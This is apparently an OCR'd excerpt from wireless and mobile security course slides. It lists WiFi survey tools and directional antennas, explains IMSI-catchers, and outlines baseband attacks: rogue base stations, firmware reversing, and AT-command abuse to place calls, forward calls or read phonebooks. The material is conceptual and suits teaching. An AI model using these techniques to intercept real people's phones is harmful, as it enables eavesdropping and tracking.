
Canarywireless




Acrylic



netspotapp





Wigle.net



Boosting WIFI tools:


Cantenna






NanoStation


Marine USB WIFI antena





Yagi

Mobile Cell Phones Cellular Networks





IMSI-catcher

An International Mobile Subscriber Identity-catcher, or IMSI-catcher, is a telephone eavesdropping device used for intercepting mobile phone traffic and tracking movement of mobile phone users. Essentially a "fake" mobile tower acting between the target mobile phone and the service provider's real towers, it is considered a man-in-the-middle (MITM) attack. IMSI-catchers are used in some countries by law enforcement and intelligence agencies, but their use has raised significant civil liberty and privacy concerns and is strictly regulated in some countries such as under the German Strafprozessordnung (German) (StPO / Code of Criminal Procedure). Some countries do not even have encrypted phone data traffic (or very weak encryption), thus rendering an IMSI-catcher unnecessary.

Cracking tools:


GSM base station





F-Droid

SnoopSnitch



Baseband Attacks

Baseband

- Baseband: manages radio functionality in mobile devices
- Baseband processors typically do not have same countermeasures as application processor

Attack

- Rogue base station set up
- Base station broadcasts stronger signal to make mobile device connect to it instead of authentic base station
- Rogue base station can snoop on user's calls, text messages, etc and issue commands to baseband processor of mobile device

Reverse Engineering

- Baseband firmware manufacturers do not provide any firmware to public
- Baseband firmware binaries can be found in firmware releases done by mobile device manufacturers
- Attempted reversing baseband firmware of several Android and iOS devices
- Baseband firmware is basically RTOS that runs on ARM baseband processor
- Reversing and trying to understand what the firmware is doing proved to be extremely difficult
- Not a lot of resources or guidance available
- Found a couple places where a buffer overflow was potentially possible, but was unable to test

Hayes (AT) Commands

- Developed in 1981 to communicate with modem; still supported by smartphones
- Can be used in attack by rogue base station redirecting execution to certain command handler
- Auto-answer, make calls/texts, read/write phonebook entries, forward calls, etc
- Supported commands depend on device